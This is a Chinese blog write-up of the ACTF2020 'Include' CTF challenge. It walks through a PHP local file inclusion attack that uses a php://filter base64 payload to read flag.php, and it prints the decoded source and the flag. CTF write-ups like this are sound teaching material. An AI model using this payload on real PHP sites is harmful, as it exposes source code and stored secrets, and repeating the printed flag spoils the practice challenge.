




[ACTF2020 新生赛]Include

原创

黑仔、 于 2020-08-11 23:03:56 发布  2690  收藏 3

分类专栏: [CTF--纸上谈兵](#) 文章标签: [CTF 网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42404383/article/details/107946738

版权



[CTF--纸上谈兵](#) 专栏收录该内容

16 篇文章 1 订阅

订阅专栏

文章目录

[ACTF2020 新生赛]Include

题目:

分析:

验证:


解题:

资料:

[ACTF2020 新生赛]Include

题目:






分析:

用bp抓包，无其他猫腻
查看响应头得到 ==> php7.3.13
url ?file=flag.php

验证:

考察利用php://filter伪协议进行文件包含

构造payload = http://5165ec02-c72d-4737-85c5-295e639ea759.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php



解题:

将读取的数据拿去解码

请将要加密或解密的内容复制到以下区域

```
<?php
echo "Can you find out the flag?";
//flag{bff2408a-f6a1-4dad-a617-276d01fe45b5}
□
```

BASE64加密 BASE64解密

亿速云 https://blog.csdn.net/qq_41113883

得到结果 ==> flag{bff2408a-f6a1-4dad-a617-276d01fe45b5}

资料:

很简单的一道题，如果又不懂的地方可以查看这边博客
[传送门](#)